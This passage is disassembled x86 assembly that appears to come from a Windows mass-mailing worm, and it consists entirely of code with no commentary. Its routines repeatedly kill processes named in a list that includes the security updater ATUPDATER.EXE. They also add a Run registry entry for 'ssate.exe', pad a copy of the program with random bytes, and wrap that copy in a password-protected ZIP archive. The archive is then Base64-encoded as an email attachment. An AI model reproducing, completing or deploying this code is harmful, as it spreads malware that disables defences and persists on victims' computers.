                retn
;------------------------------------------------------------------------------
SUB_L004011BE:
                push    ebp
                mov     ebp,esp
                push    edi
                push    ebx
                mov     ebx,[ebp+0Ch]
                mov     edi,[ebp+08h]
L004011C9:
                push    00000019h
                call    SUB_L0040103B
                add     eax,00000061h
                cld
                stosb
                dec     ebx
                jnz     L004011C9
                pop     ebx
                pop     edi
                leave
                retn    0008h
;------------------------------------------------------------------------------
SUB_L004011DE:
                push    ebp
                mov     ebp,esp
                push    edi
                push    ebx
                mov     ebx,[ebp+0Ch]
                mov     edi,[ebp+08h]
L004011E9:
                push    00000009h
                call    SUB_L0040103B
                add     eax,00000030h
                cld
                stosb
                dec     ebx
                jnz     L004011E9
                pop     ebx
                pop     edi
```

```
                leave
                retn    0008h
;-------------------------------------------------------------------------------
 SUB_L004011FE:
                push    ebp
                mov     ebp,esp
                add     esp,FFFFFFFCh
                push    ebx
                push    [ebp+08h]
                call    jmp_KERNEL32.DLL!lstrlenA
                mov     ebx,eax
                push    [ebp+10h]
                call    jmp_KERNEL32.DLL!lstrlenA
                add     ebx,eax
                add     ebx,00000010h
                push    ebx
                push    00000040h
                call    jmp_KERNEL32.DLL!GlobalAlloc
                mov     [ebp-04h],eax
                push    [ebp+0Ch]
                push    [ebp+08h]
                call    jmp_shlwapi.dll!StrStrIA
                or      eax,eax
                jz      L00401269
                mov     byte ptr [eax],00h
                mov     ebx,eax
                push    [ebp+0Ch]
                call    jmp_KERNEL32.DLL!lstrlenA
                add     ebx,eax
                push    [ebp+08h]
                push    [ebp-04h]
                call    jmp_KERNEL32.DLL!lstrcpyA
                push    [ebp+10h]
                push    [ebp-04h]
                call    jmp_KERNEL32.DLL!lstrcatA
                push    ebx
                push    [ebp-04h]
                call    jmp_KERNEL32.DLL!lstrcatA
                mov     eax,[ebp-04h]
                jmp     L00401273
 L00401269:
                push    [ebp-04h]
                call    jmp_KERNEL32.DLL!GlobalFree
                xor     eax,eax
 L00401273:
                pop     ebx
                leave
                retn    000Ch
;-------------------------------------------------------------------------------
 SUB_L00401278:
                push    ebp
                mov     ebp,esp
                push    [ebp+08h]
                push    00000000h
                push    00000001h
                call    jmp_KERNEL32.DLL!OpenProcess
```

```
                or      eax,eax
                jz      L00401299
                push    eax
                push    00000000h
                push    eax
                call    jmp_KERNEL32.DLL!TerminateProcess
                call    jmp_KERNEL32.DLL!CloseHandle
L00401299:
                leave
                retn    0004h
;------------------------------------------------------------------------------
SUB_L0040129D:
                push    ebp
                mov     ebp,esp
                add     esp,FFFFFFFCh
                push    esi
                push    edi
                push    ebx
                mov     dword ptr [ebp-04h],00000000h
                mov     esi,[ebp+08h]
                mov     edi,[ebp+0Ch]
                mov     ecx,[ebp+10h]
                xor     eax,eax
L004012B8:
                xor     ebx,ebx
                lodsb
                shl     eax,08h
                loop    L004012C7
                shl     eax,08h
                inc     ebx
                inc     ebx
                jmp     L004012D2
L004012C7:
                lodsb
                shl     eax,08h
                loop    L004012D0
                inc     ebx
                jmp     L004012D2
L004012D0:
                lodsb
                dec     ecx
L004012D2:
                push    ecx
                push    00000004h
                pop     ecx
                push    ecx
L004012D7:
                rol     edx,08h
                mov     dl,al
                and     dl,3Fh
                shr     eax,06h
                loop    L004012D7
                pop     ecx
                call    SUB_L00401319
                xchg    eax,edx
                stosd
```

```
                xchg    eax,edx
                inc     [ebp-04h]
                cmp     dword ptr [ebp-04h],00000012h
                jnz     L00401305
                mov     dword ptr [ebp-04h],00000000h
                push    eax
                mov     ax,0A0Dh
                stosw
                pop     eax
L00401305:
                pop     ecx
                or      ecx,ecx
                jnz     L004012B8
                mov     ecx,ebx
                sub     edi,ecx
                mov     al,3Dh
                rep stosb
                pop     ebx
                pop     edi
                pop     esi
                leave
                retn    000Ch
;---------------------------------------------------------------------------
SUB_L00401319:
                cmp     dl,3Eh
                jnc     L00401335
                cmp     dl,33h
                ja      L00401330
                add     dl,41h
                cmp     dl,5Ah
                jbe     L0040132E
                add     dl,06h
L0040132E:
                jmp     L0040133E
L00401330:
                add     dl,FCh
                jmp     L0040133E
L00401335:
                sub     dl,3Eh
                shl     dl,02h
                add     dl,2Bh
L0040133E:
                rol     edx,08h
                loop    SUB_L00401319
                retn
;---------------------------------------------------------------------------
SUB_L00401344:
                push    ebp
                mov     ebp,esp
                push    [ebp+08h]
                push    00000001h
                push    00000000h
                call    jmp_ole32.dll!CreateStreamOnHGlobal
                leave
                retn    0004h
;---------------------------------------------------------------------------
```

```
SUB_L00401357:
                push    ebp
                mov     ebp,esp
                mov     edx,[ebp+08h]
                mov     edx,[edx]
                push    [ebp+08h]
                call    [edx+08h]
                leave
                retn    0004h
;-----------------------------------------------------------------------------
SUB_L00401369:
                push    ebp
                mov     ebp,esp
                add     esp,FFFFFFF8h
                lea     edx,[ebp-08h]
                push    [ebp+0Ch]
                pop     [edx]
                mov     dword ptr [edx+04h],00000000h
                mov     edx,[ebp+08h]
                mov     edx,[edx]
                push    00000000h
                push    [ebp+10h]
                push    [ebp-04h]
                push    [ebp-08h]
                push    [ebp+08h]
                call    [edx+14h]
                leave
                retn    000Ch
;-----------------------------------------------------------------------------
SUB_L00401398:
                push    ebp
                mov     ebp,esp
                add     esp,FFFFFFF8h
                push    esi
                lea     esi,[ebp-08h]
                mov     dword ptr [esi],00000000h
                mov     dword ptr [esi+04h],00000000h
                mov     edx,[ebp+08h]
                mov     edx,[edx]
                lea     eax,[ebp-08h]
                push    eax
                push    00000002h
                push    [ebp-04h]
                push    [ebp-08h]
                push    [ebp+08h]
                call    [edx+14h]
                mov     eax,[esi]
                pop     esi
                leave
                retn    0004h
;-----------------------------------------------------------------------------
SUB_L004013CD:
                push    ebp
                mov     ebp,esp
                push    00000002h
                push    00000000h
```

```
                push    [ebp+08h]
                call    SUB_L00401369
                leave
                retn    0004h
;-------------------------------------------------------------------------------
SUB_L004013E0:
                push    ebp
                mov     ebp,esp
                push    00000000h
                push    00000000h
                push    [ebp+08h]
                call    SUB_L00401369
                leave
                retn    0004h
;-------------------------------------------------------------------------------
SUB_L004013F3:
                push    ebp
                mov     ebp,esp
                add     esp,FFFFFFF8h
                lea     edx,[ebp-08h]
                mov     dword ptr [edx],00000000h
                mov     dword ptr [edx+04h],00000000h
                push    [ebp+08h]
                call    SUB_L004013E0
                mov     edx,[ebp+08h]
                mov     edx,[edx]
                push    [ebp-04h]
                push    [ebp-08h]
                push    [ebp+08h]
                call    [edx+18h]
                leave
                retn    0004h
;-------------------------------------------------------------------------------
SUB_L00401426:
                push    ebp
                mov     ebp,esp
                push    ebx
                push    [ebp+08h]
                call    jmp_KERNEL32.DLL!lstrlenA
                mov     ecx,eax
                mov     edx,F1E2D3C4h
                jecxz   L00401450
                mov     eax,[ebp+08h]
L0040143E:
                mov     ebx,edx
                shl     edx,05h
                shr     ebx,1Bh
                or      edx,ebx
                movzx   ebx,[eax]
                inc     eax
                add     edx,ebx
                loop    L0040143E
L00401450:
                mov     eax,edx
                pop     ebx
                leave
```

```
                retn    0004h
;-------------------------------------------------------------------------------
SUB_L00401457:
                push    ebp
                mov     ebp,esp
                mov     eax,[ebp+0Ch]
                shl     eax,02h
                push    eax
                push    00000040h
                call    jmp_KERNEL32.DLL!GlobalAlloc
                mov     ecx,[ebp+08h]
                mov     [ecx],eax
                leave
                retn    0008h
;-------------------------------------------------------------------------------
SUB_L00401471:
                push    ebp
                mov     ebp,esp
                mov     eax,[ebp+10h]
                xor     edx,edx
                mov     ecx,[ebp+0Ch]
                div     ecx
                shl     edx,02h
                mov     eax,[ebp+08h]
                mov     eax,[eax]
                add     eax,edx
                cmp     dword ptr [eax],00000000h
                jnz     L004014A1
                push    eax
                push    00000008h
                push    00000040h
                call    jmp_KERNEL32.DLL!GlobalAlloc
                pop     edx
                mov     [edx],eax
                push    [ebp+10h]
                pop     [eax]
                jmp     L004014CE
L004014A1:
                mov     eax,[eax]
L004014A3:
                or      eax,eax
                jz      L004014BB
                mov     edx,eax
                mov     ecx,[eax]
                cmp     ecx,[ebp+10h]
                jnz     L004014B6
                xor     eax,eax
                leave
                retn    000Ch
;-------------------------------------------------------------------------------
L004014B6:
                mov     eax,[eax+04h]
                jmp     L004014A3
L004014BB:
                push    edx
                push    00000008h
```

```
                push    00000040h
                call    jmp_KERNEL32.DLL!GlobalAlloc
                pop     edx
                mov     [edx+04h],eax
                push    [ebp+10h]
                pop     [eax]
L004014CE:
                xor     eax,eax
                inc     eax
                leave
                retn    000Ch
;-----------------------------------------------------------------------------
SUB_L004014D5:
                push    ebp
                mov     ebp,esp
                add     esp,FFFFFED4h
                push    edi
                mov     dword ptr [ebp-00000128h],00000128h
                push    00000000h
                push    00000002h
                call    jmp_KERNEL32.DLL!CreateToolhelp32Snapshot
                mov     [ebp-0000012Ch],eax
                lea     eax,[ebp-00000128h]
                push    eax
                push    [ebp-0000012Ch]
                call    jmp_KERNEL32.DLL!Process32First
L0040150A:
                or      eax,eax
                jz      L00401552
                mov     edi,SSZ00406044_ATUPDATER_EXE
L00401513:
                cld
                mov     edx,edi
                xor     eax,eax
                or      ecx,FFFFFFFFh
                repne scasb
                push    edx
                lea     eax,[ebp-00000104h]
                push    eax
                call    jmp_shlwapi.dll!StrStrIA
                or      eax,eax
                jz      L00401539
                push    [ebp-00000120h]
                call    SUB_L00401278
L00401539:
                cmp     byte ptr [edi],00h
                jnz     L00401513
                lea     eax,[ebp-00000128h]
                push    eax
                push    [ebp-0000012Ch]
                call    jmp_KERNEL32.DLL!Process32Next
                jmp     L0040150A
L00401552:
                push    [ebp-0000012Ch]
                call    jmp_KERNEL32.DLL!CloseHandle
                xor     eax,eax
```

```
                pop     edi
                leave
                retn
;---------------------------------------------------------------------------
L00401562:
                push    ebp
                mov     ebp,esp
L00401565:
                call    SUB_L004014D5
                push    00000064h
                call    jmp_KERNEL32.DLL!Sleep
                jmp     L00401565
                xor     eax,eax
                leave
                retn    0004h
;---------------------------------------------------------------------------
SUB_L00401579:
                push    ebp
                mov     ebp,esp
                add     esp,FFFFFFFCh
                lea     eax,[ebp-04h]
                push    eax
                push    00000000h
                push    00000000h
                push    L00401562
                push    00000000h
                push    00000000h
                call    jmp_KERNEL32.DLL!CreateThread
                leave
                retn
;---------------------------------------------------------------------------
SUB_L00401597:
                xor     eax,eax
                jmp     L004015B8
L0040159B:
                mov     edx,eax
                shl     edx,1
                mov     ecx,00000009h
L004015A4:
                shr     edx,1
                jnc     L004015AE
                xor     edx,EDB88320h
L004015AE:
                loop    L004015A4
                mov     [L00409860+eax*4],edx
                inc     eax
L004015B8:
                cmp     eax,00000100h
                jc      L0040159B
                retn
;---------------------------------------------------------------------------
SUB_L004015C0:
                push    ebp
                mov     ebp,esp
                push    esi
                mov     eax,[ebp+08h]
```

```
                not     eax
                mov     esi,[ebp+0Ch]
                mov     ecx,[ebp+10h]
L004015CF:
                mov     edx,eax
                shr     edx,08h
                xor     al,[esi]
                and     eax,000000FFh
                mov     eax,[L00409860+eax*4]
                xor     eax,edx
                inc     esi
                loop    L004015CF
                not     eax
                pop     esi
                leave
                retn    000Ch
;-----------------------------------------------------------------------------
SUB_L004015EE:
                push    ebp
                mov     ebp,esp
                mov     edx,[ebp+08h]
                movzx   eax,[ebp+0Ch]
                xor     al,dl
                mov     eax,[L00409860+eax*4]
                shr     edx,08h
                xor     eax,edx
                leave
                retn    0008h
;-----------------------------------------------------------------------------
SUB_L0040160A:
                push    ebp
                mov     ebp,esp
                mov     al,[ebp+08h]
                push    eax
                push    [L00409C60]
                call    SUB_L004015EE
                mov     [L00409C60],eax
                and     eax,000000FFh
                add     eax,[L00409C64]
                xor     edx,edx
                mov     ecx,08088405h
                mul     ecx
                inc     eax
                mov     [L00409C64],eax
                shr     eax,18h
                push    eax
                push    [L00409C68]
                call    SUB_L004015EE
                mov     [L00409C68],eax
                leave
                retn    0004h
;-----------------------------------------------------------------------------
SUB_L00401653:
                push    ebp
                mov     ebp,esp
                mov     ecx,[L00409C68]
```

```
                and     ecx,0000FFFFh
                or      ecx,00000002h
                mov     eax,ecx
                xor     ecx,00000001h
                xor     edx,edx
                mul     ecx
                shr     eax,08h
                push    eax
                mov     al,[ebp+08h]
                push    eax
                call    SUB_L0040160A
                pop     eax
                xor     al,[ebp+08h]
                leave
                retn    0004h
;------------------------------------------------------------------------------
SUB_L00401683:
                push    ebp
                mov     ebp,esp
                push    esi
                mov     dword ptr [L00409C60],12345678h
                mov     dword ptr [L00409C64],23456789h
                mov     dword ptr [L00409C68],34567890h
                mov     esi,[ebp+08h]
                lodsb
                jmp     L004016B2
L004016AB:
                push    eax
                call    SUB_L0040160A
                lodsb
L004016B2:
                or      al,al
                jnz     L004016AB
                pop     esi
                leave
                retn    0004h
;------------------------------------------------------------------------------
SUB_L004016BB:
                push    ebp
                mov     ebp,esp
                add     esp,FFFFFFE8h
                push    esi
                push    edi
                push    [ebp+08h]
                call    SUB_L00401683
                mov     dword ptr [ebp-10h],00000000h
                lea     edi,[ebp-0Ah]
                jmp     L004016EE
L004016D7:
                push    0000FFFFh
                call    SUB_L0040103B
                shr     eax,07h
                push    eax
                call    SUB_L00401653
                stosb
                inc     [ebp-10h]
```

```
L004016EE:
                cmp     dword ptr [ebp-10h],0000000Ah
                jc      L004016D7
                lea     esi,[ebp-0Ah]
                push    [ebp+08h]
                call    SUB_L00401683
                mov     dword ptr [ebp-10h],00000000h
                jmp     L00401729
L00401708:
                lodsb
                push    eax
                call    SUB_L00401653
                mov     [ebp-15h],al
                push    00000000h
                lea     eax,[ebp-14h]
                push    eax
                push    00000001h
                lea     eax,[ebp-15h]
                push    eax
                push    [ebp+10h]
                call    jmp_KERNEL32.DLL!WriteFile
                inc     [ebp-10h]
L00401729:
                cmp     dword ptr [ebp-10h],0000000Ah
                jc      L00401708
                mov     eax,[ebp+0Ch]
                shr     eax,10h
                push    eax
                call    SUB_L00401653
                mov     [ebp-15h],al
                push    00000000h
                lea     eax,[ebp-14h]
                push    eax
                push    00000001h
                lea     eax,[ebp-15h]
                push    eax
                push    [ebp+10h]
                call    jmp_KERNEL32.DLL!WriteFile
                mov     eax,[ebp+0Ch]
                shr     eax,18h
                push    eax
                call    SUB_L00401653
                mov     [ebp-15h],al
                push    00000000h
                lea     eax,[ebp-14h]
                push    eax
                push    00000001h
                lea     eax,[ebp-15h]
                push    eax
                push    [ebp+10h]
                call    jmp_KERNEL32.DLL!WriteFile
                pop     edi
                pop     esi
                leave
                retn    000Ch
;------------------------------------------------------------------------------
```

```
SUB_L0040177B:
                push    ebp
                mov     ebp,esp
                add     esp,FFFFFFF8h
                push    ebx
                mov     ebx,[ebp+18h]
                push    [ebp+10h]
                push    [ebp+08h]
                push    [ebp+14h]
                call    SUB_L004016BB
                add     dword ptr [ebx],0000000Ch
L00401796:
                push    00000000h
                lea     eax,[ebp-08h]
                push    eax
                push    00000001h
                lea     eax,[ebp-01h]
                push    eax
                push    [ebp+0Ch]
                call    jmp_KERNEL32.DLL!ReadFile
                cmp     dword ptr [ebp-08h],00000000h
                jz      L004017D4
                mov     al,[ebp-01h]
                push    eax
                call    SUB_L00401653
                mov     [ebp-01h],al
                push    00000000h
                lea     eax,[ebp-08h]
                push    eax
                push    00000001h
                lea     eax,[ebp-01h]
                push    eax
                push    [ebp+10h]
                call    jmp_KERNEL32.DLL!WriteFile
                inc     [ebx]
                jmp     L00401796
L004017D4:
                pop     ebx
                leave
                retn    0014h
;-----------------------------------------------------------------------------
SUB_L004017D9:
                push    ebp
                mov     ebp,esp
                add     esp,FFFFFFF0h
                lea     eax,[ebp-10h]
                push    eax
                call    jmp_KERNEL32.DLL!GetLocalTime
                mov     eax,[ebp+0Ch]
                mov     dx,[ebp-10h]
                sub     dx,07BCh
                shl     dx,09h
                mov     cx,[ebp-0Eh]
                shl     cx,05h
                or      cx,[ebp-0Ah]
                or      dx,cx
```

```
                mov     [eax],dx
                mov     eax,[ebp+08h]
                mov     dx,[ebp-08h]
                shl     dx,0Bh
                mov     cx,[ebp-06h]
                shl     cx,05h
                or      dx,cx
                mov     [eax],dx
                leave
                retn    0008h
;-----------------------------------------------------------------------------
SUB_L00401827:
                push    ebp
                mov     ebp,esp
                add     esp,FFFFFFF4h
                push    00002000h
                push    00000000h
                call    jmp_KERNEL32.DLL!GlobalAlloc
                mov     [ebp-04h],eax
                mov     dword ptr [ebp-0Ch],00000000h
                push    00000000h
                push    00000000h
                push    00000000h
                push    [ebp+08h]
                call    jmp_KERNEL32.DLL!SetFilePointer
L00401851:
                push    00000000h
                lea     eax,[ebp-08h]
                push    eax
                push    00002000h
                push    [ebp-04h]
                push    [ebp+08h]
                call    jmp_KERNEL32.DLL!ReadFile
                cmp     dword ptr [ebp-08h],00000000h
                jnz     L0040186F
                jmp     L00401882
L0040186F:
                push    [ebp-08h]
                push    [ebp-04h]
                push    [ebp-0Ch]
                call    SUB_L004015C0
                mov     [ebp-0Ch],eax
                jmp     L00401851
L00401882:
                push    [ebp-04h]
                call    jmp_KERNEL32.DLL!GlobalFree
                push    00000000h
                push    00000000h
                push    00000000h
                push    [ebp+08h]
                call    jmp_KERNEL32.DLL!SetFilePointer
                mov     eax,[ebp-0Ch]
                leave
                retn    0004h
;-----------------------------------------------------------------------------
SUB_L0040189F:
```

```
                push    ebp
                mov     ebp,esp
                add     esp,FFFFFF80h
                push    ebx
                push    esi
                xor     ebx,ebx
                push    00002000h
                push    00000000h
                call    jmp_KERNEL32.DLL!GlobalAlloc
                mov     [ebp-7Ch],eax
                push    00000000h
                push    00000000h
                push    00000003h
                push    00000000h
                push    00000003h
                push    80000000h
                push    [ebp+08h]
                call    jmp_KERNEL32.DLL!CreateFileA
                mov     [ebp-04h],eax
                inc     eax
                jz      L00401AC6
                push    00000000h
                push    00000000h
                push    00000002h
                push    00000000h
                push    00000003h
                push    40000000h
                push    [ebp+0Ch]
                call    jmp_KERNEL32.DLL!CreateFileA
                mov     [ebp-08h],eax
                inc     eax
                jz      L00401AC6
                push    0000001Eh
                lea     eax,[ebp-32h]
                push    eax
                call    SUB_L00401163
                push    00000016h
                lea     eax,[ebp-48h]
                push    eax
                call    SUB_L00401163
                push    0000002Eh
                lea     eax,[ebp-76h]
                push    eax
                call    SUB_L00401163
                cmp     dword ptr [ebp+14h],00000000h
                jz      L0040192B
                or      word ptr [ebp-2Ch],0001h
                or      word ptr [ebp-6Eh],0001h
L0040192B:
                push    [ebp+10h]
                call    jmp_KERNEL32.DLL!lstrlenA
                mov     [ebp-80h],eax
                mov     dword ptr [ebp-32h],04034B50h
                mov     word ptr [ebp-70h],000Ah
                push    word ptr [ebp-70h]
                pop     word ptr [ebp-2Eh]
```

```
                lea     eax,[ebp-26h]
                push    eax
                lea     eax,[ebp-28h]
                push    eax
                call    SUB_L004017D9
                push    word ptr [ebp-28h]
                pop     word ptr [ebp-6Ah]
                push    word ptr [ebp-26h]
                pop     word ptr [ebp-68h]
                push    [ebp-04h]
                call    SUB_L00401827
                mov     [ebp-24h],eax
                mov     [ebp-66h],eax
                push    00000000h
                push    [ebp-04h]
                call    jmp_KERNEL32.DLL!GetFileSize
                mov     [ebp-20h],eax
                mov     [ebp-62h],eax
                mov     [ebp-1Ch],eax
                mov     [ebp-5Eh],eax
                cmp     dword ptr [ebp+14h],00000000h
                jz      L0040199A
                add     dword ptr [ebp-20h],0000000Ch
                add     dword ptr [ebp-62h],0000000Ch
L0040199A:
                mov     eax,[ebp-80h]
                mov     [ebp-18h],ax
                mov     [ebp-5Ah],ax
                push    [ebp-80h]
                pop     [ebp-14h]
                add     dword ptr [ebp-14h],0000001Eh
                push    00000000h
                lea     eax,[ebp-10h]
                push    eax
                push    0000001Eh
                lea     eax,[ebp-32h]
                push    eax
                push    [ebp-08h]
                call    jmp_KERNEL32.DLL!WriteFile
                push    00000000h
                lea     eax,[ebp-10h]
                push    eax
                push    [ebp-80h]
                push    [ebp+10h]
                push    [ebp-08h]
                call    jmp_KERNEL32.DLL!WriteFile
                cmp     dword ptr [ebp+14h],00000000h
                jz      L004019F4
                lea     eax,[ebp-14h]
                push    eax
                push    [ebp+14h]
                push    [ebp-08h]
                push    [ebp-04h]
                push    [ebp-66h]
                call    SUB_L0040177B
                jmp     L00401A2C
```

```
L004019F4:
        push    00000000h
        lea     eax,[ebp-0Ch]
        push    eax
        push    00002000h
        push    [ebp-7Ch]
        push    [ebp-04h]
        call    jmp_KERNEL32.DLL!ReadFile
        cmp     dword ptr [ebp-0Ch],00000000h
        jz      L00401A2C
        push    00000000h
        lea     eax,[ebp-10h]
        push    eax
        push    [ebp-0Ch]
        push    [ebp-7Ch]
        push    [ebp-08h]
        call    jmp_KERNEL32.DLL!WriteFile
        mov     eax,[ebp-0Ch]
        add     [ebp-14h],eax
        jmp     L004019F4
L00401A2C:
        push    [ebp-14h]
        pop     [ebp-38h]
        mov     dword ptr [ebp-76h],02014B50h
        mov     word ptr [ebp-72h],0014h
        mov     word ptr [ebp-70h],000Ah
        mov     word ptr [ebp-52h],0001h
        mov     dword ptr [ebp-50h],00000020h
        push    00000000h
        lea     eax,[ebp-10h]
        push    eax
        push    0000002Eh
        lea     eax,[ebp-76h]
        push    eax
        push    [ebp-08h]
        call    jmp_KERNEL32.DLL!WriteFile
        add     dword ptr [ebp-14h],0000002Eh
        mov     eax,[ebp-80h]
        add     [ebp-14h],eax
        xchg    eax,edx
        push    00000000h
        lea     eax,[ebp-10h]
        push    eax
        push    edx
        push    [ebp+10h]
        push    [ebp-08h]
        call    jmp_KERNEL32.DLL!WriteFile
        mov     dword ptr [ebp-48h],06054B50h
        mov     word ptr [ebp-40h],0001h
        push    word ptr [ebp-40h]
        pop     word ptr [ebp-3Eh]
        mov     eax,[ebp-14h]
        sub     eax,[ebp-38h]
        mov     [ebp-3Ch],eax
        push    00000000h
        lea     eax,[ebp-10h]
```

```
                push    eax
                push    00000016h
                lea     eax,[ebp-48h]
                push    eax
                push    [ebp-08h]
                call    jmp_KERNEL32.DLL!WriteFile
                push    [ebp-04h]
                call    jmp_KERNEL32.DLL!CloseHandle
                push    [ebp-08h]
                call    jmp_KERNEL32.DLL!CloseHandle
                inc     ebx
L00401AC6:
                push    [ebp-7Ch]
                call    jmp_KERNEL32.DLL!GlobalFree
                mov     eax,ebx
                pop     esi
                pop     ebx
                leave
                retn    0010h
;-------------------------------------------------------------------------------
SUB_L00401AD6:
                push    ebp
                mov     ebp,esp
                add     esp,FFFFFFFCh
                lea     eax,[ebp-04h]
                push    eax
                push    SSZ004061B1_SOFTWARE_Microsoft_Windows_Curre
                push    80000001h
                call    jmp_advapi32.dll!RegCreateKeyA
                push    L00409E60
                call    jmp_KERNEL32.DLL!lstrlenA
                push    eax
                push    L00409E60
                push    00000001h
                push    00000000h
                push    SSZ0040602F_ssate_exe
                push    [ebp-04h]
                call    jmp_advapi32.dll!RegSetValueExA
                push    [ebp-04h]
                call    jmp_advapi32.dll!RegCloseKey
                leave
                retn
;-------------------------------------------------------------------------------
SUB_L00401B1A:
                push    ebp
                mov     ebp,esp
                add     esp,FFFFFFFCh
                push    SSZ0040601D_SOFTWARE_DateTime
                push    80000001h
                call    jmp_advapi32.dll!RegDeleteKeyA
                lea     eax,[ebp-04h]
                push    eax
                push    SSZ004061B1_SOFTWARE_Microsoft_Windows_Curre
                push    80000001h
                call    jmp_advapi32.dll!RegCreateKeyA
                push    SSZ0040602F_ssate_exe
```

```
                push    [ebp-04h]
                call    jmp_advapi32.dll!RegDeleteValueA
                push    [ebp-04h]
                call    jmp_advapi32.dll!RegCloseKey
                push    00000000h
                call    jmp_KERNEL32.DLL!ExitProcess
                leave
                retn
;---------------------------------------------------------------------------
 SUB_L00401B60:
                mov     eax,ebx
                mov     eax,[eax+3Ch]
                add     eax,ebx
                movzx   ecx,[eax+06h]
                dec     ecx
                xor     edx,edx
                mov     eax,00000028h
                mul     ecx
                mov     edx,ebx
                mov     edx,[edx+3Ch]
                add     edx,ebx
                add     eax,edx
                add     eax,000000F8h
                retn
;---------------------------------------------------------------------------
 SUB_L00401B84:
                push    ebp
                mov     ebp,esp
                add     esp,FFFFFFF4h
                push    ebx
                push    edi
                push    00000BB8h
                call    jmp_KERNEL32.DLL!Sleep
                push    00000000h
                push    00000000h
                push    00000003h
                push    00000000h
                push    00000003h
                push    C0000000h
                push    [ebp+08h]
                call    jmp_KERNEL32.DLL!CreateFileA
                mov     [ebp-04h],eax
                inc     eax
                jz      L00401C5B
                xor     edi,edi
                push    00000000h
                push    00000000h
                push    00000000h
                push    00000004h
                push    00000000h
                push    [ebp-04h]
                call    jmp_KERNEL32.DLL!CreateFileMappingA
                or      eax,eax
                jz      L00401BFD
                push    eax
                push    00000000h
```

```
                push    00000000h
                push    00000000h
                push    000F001Fh
                push    eax
                call    jmp_KERNEL32.DLL!MapViewOfFile
                or      eax,eax
                jz      L00401BF8
                mov     ebx,eax
                call    SUB_L00401B60
                mov     edi,[eax+14h]
                add     edi,[eax+10h]
                push    ebx
                call    jmp_KERNEL32.DLL!UnmapViewOfFile
L00401BF8:
                call    jmp_KERNEL32.DLL!CloseHandle
L00401BFD:
                push    00000000h
                push    00000000h
                push    edi
                push    [ebp-04h]
                call    jmp_KERNEL32.DLL!SetFilePointer
                push    [ebp-04h]
                call    jmp_KERNEL32.DLL!SetEndOfFile
                push    00000002h
                push    00000000h
                push    00000000h
                push    [ebp-04h]
                call    jmp_KERNEL32.DLL!SetFilePointer
                push    000005DCh
                call    SUB_L0040103B
                add     eax,00000005h
                mov     edi,eax
L00401C2F:
                push    000000C8h
                call    SUB_L0040103B
                mov     [ebp-09h],al
                push    00000000h
                lea     eax,[ebp-08h]
                push    eax
                push    00000001h
                lea     eax,[ebp-09h]
                push    eax
                push    [ebp-04h]
                call    jmp_KERNEL32.DLL!WriteFile
                dec     edi
                jnz     L00401C2F
                push    [ebp-04h]
                call    jmp_KERNEL32.DLL!CloseHandle
L00401C5B:
                pop     edi
                pop     ebx
                leave
                retn    0004h
;------------------------------------------------------------------------------
SUB_L00401C61:
                push    ebp
```

```
                mov     ebp,esp
                add     esp,FFFFFFD0h
                push    ebx
                push    00002000h
                push    00000040h
                call    jmp_KERNEL32.DLL!GlobalAlloc
                mov     [ebp-0Ch],eax
                push    L00409E60
                push    [ebp-0Ch]
                call    jmp_KERNEL32.DLL!lstrcpyA
                push    [ebp-0Ch]
                call    jmp_shlwapi.dll!StrDupA
                mov     [ebp-10h],eax
                push    SSZ004061DF_open
                push    [ebp-0Ch]
                call    jmp_KERNEL32.DLL!lstrcatA
                push    00000064h
                push    L00409C6C
                call    SUB_L00401163
                push    [ebp-10h]
                call    SUB_L00401B84
                push    0000001Eh
                lea     eax,[ebp-2Eh]
                push    eax
                call    SUB_L00401163
                push    00000005h
                call    SUB_L0040103B
                add     eax,00000005h
                push    eax
                lea     eax,[ebp-2Eh]
                push    eax
                call    SUB_L004011BE
                push    SSZ004061E4__exe
                lea     eax,[ebp-2Eh]
                push    eax
                call    jmp_KERNEL32.DLL!lstrcatA
                push    00000002h
                call    SUB_L0040103B
                or      eax,eax
                jnz     L00401D14
                mov     dword ptr [L004061FF],L004061EE
                push    00000005h
                push    L00409C6C
                call    SUB_L004011DE
                push    L00409C6C
                lea     eax,[ebp-2Eh]
                push    eax
                push    [ebp-0Ch]
                push    [ebp-10h]
                call    SUB_L0040189F
                jmp     L00401D2E
L00401D14:
                push    00000080h
                push    [ebp-0Ch]
                call    jmp_KERNEL32.DLL!SetFileAttributesA
                push    00000000h
```

```
                push    [ebp-0Ch]
                push    [ebp-10h]
                call    jmp_KERNEL32.DLL!CopyFileA
L00401D2E:
                test    eax,eax
                jz      L00401DD0
                push    00000000h
                push    00000000h
                push    00000003h
                push    00000000h
                push    00000003h
                push    80000000h
                push    [ebp-0Ch]
                call    jmp_KERNEL32.DLL!CreateFileA
                mov     [ebp-04h],eax
                inc     eax
                jz      L00401DD0
                push    00000000h
                push    [ebp-04h]
                call    jmp_KERNEL32.DLL!GetFileSize
                mov     [ebp-08h],eax
                inc     eax
                jz      L00401DC8
                push    00000000h
                push    00000000h
                push    00000000h
                push    00000002h
                push    00000000h
                push    [ebp-04h]
                call    jmp_KERNEL32.DLL!CreateFileMappingA
                or      eax,eax
                jz      L00401DC8
                mov     ebx,eax
                push    00000000h
                push    00000000h
                push    00000000h
                push    00000004h
                push    eax
                call    jmp_KERNEL32.DLL!MapViewOfFile
                or      eax,eax
                jz      L00401DC2
                push    eax
                mov     eax,[ebp-08h]
                shl     eax,1
                push    eax
                push    00000040h
                call    jmp_KERNEL32.DLL!GlobalAlloc
                mov     [L004061F3],eax
                mov     edx,[esp]
                push    [ebp-08h]
                push    eax
                push    edx
                call    SUB_L0040129D
                push    [L004061F3]
                call    jmp_KERNEL32.DLL!lstrlenA
                mov     [L004061F7],eax
```

```
                call    jmp_KERNEL32.DLL!UnmapViewOfFile
L00401DC2:
                push    ebx
                call    jmp_KERNEL32.DLL!CloseHandle
L00401DC8:
                push    [ebp-04h]
                call    jmp_KERNEL32.DLL!CloseHandle
L00401DD0:
                push    [ebp-0Ch]
                call    jmp_KERNEL32.DLL!GlobalFree
                push    [ebp-10h]
                call    jmp_KERNEL32.DLL!LocalFree
                pop     ebx
                leave
                retn
;-------------------------------------------------------------------------------
SUB_L00401DE3:
                push    ebp
                mov     ebp,esp
                add     esp,FFFFFFD0h
                lea     eax,[ebp-10h]
                push    eax
                call    jmp_KERNEL32.DLL!GetLocalTime
                push    00000010h
                lea     eax,[ebp-20h]
                push    eax
                call    SUB_L00401163
                mov     word ptr [ebp-20h],07D5h
                mov     word ptr [ebp-1Eh],0004h
                mov     word ptr [ebp-1Ah],0019h
                lea     eax,[ebp-28h]
                push    eax
                lea     eax,[ebp-10h]
                push    eax
